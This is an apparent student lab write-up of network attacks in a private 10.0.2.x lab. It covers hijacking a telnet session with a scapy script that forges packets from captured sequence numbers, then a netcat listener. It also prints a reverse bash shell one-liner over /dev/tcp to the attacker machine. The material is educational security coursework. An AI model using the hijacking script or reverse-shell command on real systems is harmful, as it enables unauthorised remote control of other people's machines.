
Note: This port is used only for validating the reverse shell access. Further task has been done after the creation of revere shell is success.




**Observation**:

Once the connections on the attacker's machine show that "connection from [10.0.2.11] port 9090 accepted", then we tried creating the directory as "test" under /home/seed/Desktop directory using mkdir. We are able to create the directory and validated the same directory created on the victim's machine also.

➢ Executed *netstat -nat* on the attacker's machine to validate the established connections.





**Observation**:

After doing *netstat -nat* on attacker's machine observed connection established between attacker and victim where attacker's port number is 9090.

➢ Since creating reverse shell process is successful, now performing a task where we will launch a TCP session hijacking attack on an existing telnet session between a user and the target server. Then we will inject the malicious command into the hijacked session, to get a reverse shell on the target server using scapy.

➢ Established telnet connection between observer (or user) and victim (or server) using below command executed from observer's machine:


*telnet 10.0.2.11*




**Observation**:

The Observer's machine (10.0.2.10) is now able to communicate with Victim's machine (10.0.2.11)

➢ Also captured the TCP packets in wireshark which are sent or received when telnet connections were established.




**Observation**:

The last TCP ACK packet (No. 69) details are taken to do the TCP session hijacking between user (or observer) and server (or victim). The highlighted details of ACK packet are being used in scapy program to do tcp session hijacking between two machines-victim and observer which are communicating each other.

➢ Updated this ACK packet details in scapy program, as shown below:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.10", dst="10.0.2.11")
tcp = TCP(sport=38156, dport=23, flags="A", seq=2796658375, ack=831754673)
data = "TCP session hijacking successful"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


In this program, the source and destination ports, sequence and acknowledgment numbers used are the ones that are observed for the TCP ACK packet.

➢ Executed scapy program (tcp_session.py) from the attacker's machine: *sudo ./tcp_session.py*

```
[02/07/21]seed@VM:~$ sudo ./tcp_session.py
version    : BitField (4 bits)                = 4                (4)
ihl        : BitField (4 bits)                = None             (None)
tos        : XByteField                       = 0                (0)
len        : ShortField                       = None             (None)
id         : ShortField                       = 1                (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0                (0)
ttl        : ByteField                        = 64               (64)
proto      : ByteEnumField                    = 6                (0)
chksum     : XShortField                      = None             (None)
src        : SourceIPField                    = '10.0.2.10'      (None)
dst        : DestIPField                      = '10.0.2.11'      (None)
options    : PacketListField                  = []               ([])
--
sport      : ShortEnumField                   = 38156            (20)
dport      : ShortEnumField                   = 23               (80)
seq        : IntField                         = 2796658375L      (0)
ack        : IntField                         = 831754673        (0)
dataofs    : BitField (4 bits)                = None             (None)
reserved   : BitField (3 bits)                = 0                (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>    (<Flag 2 (S)>)
window     : ShortField                       = 8192             (8192)
chksum     : XShortField                      = None             (None)
urgptr     : ShortField                       = 0                (0)
options    : TCPOptionsField                  = []               ([])
--
load       : StrField                         = 'TCP session hijacking successful' ('')
```

**Observed** that the attacker has successfully forged and sent a telnet packet to the victim.


➢ Also validated the forged packet which is captured in wireshark.




**Observation:**

The forged packet can be seen in the victim's Wireshark where sequence number: 2796658375 and acknowledgment number: 831754673 which was used by the attacker.


➢ Validating the next TELNET packet details in wireshark on victim's machine.




**Observation:**

The victim uses the sequence number: 831754673 acknowledgment number: 2796658407 which was used by the attacker.

➢ Further validated TCP retransmission packets in Wireshark on the victim's machine.




**Observation:**


The victim acknowledges and tells the observer to go ahead and send the data it has with the sequence number: 831754673 and acknowledgment number: 2796658407. This can again be used by the attacker to forge further packets.

➢

We have executed *netcat* command on the attacker's machine where the attacker needs a process waiting for some connection on 38156 port. We have used the 38156 port because the last TCP ACK packet has a source port as 38156 which we used for TCP session hijacking.
*netcat -l 38156 -v*


➢

Also, executed reverse bash shell on victim's machine where 10.0.2.9 is the IP of the attacker and 38156 is the listening port.
*sudo /bin/bash -i > /dev/tcp/10.0.2.9/38156 0<&1 2>&1*




**Observation:**

The reverse shell has been executed successfully on a victim's machine, connecting back to the attacker's machine




**Observation:**

The TCP connections from 10.0.2.11 port 38156 are accepted on the attacker's machine. This means that the attacker's machine is now connected to the victim's machine.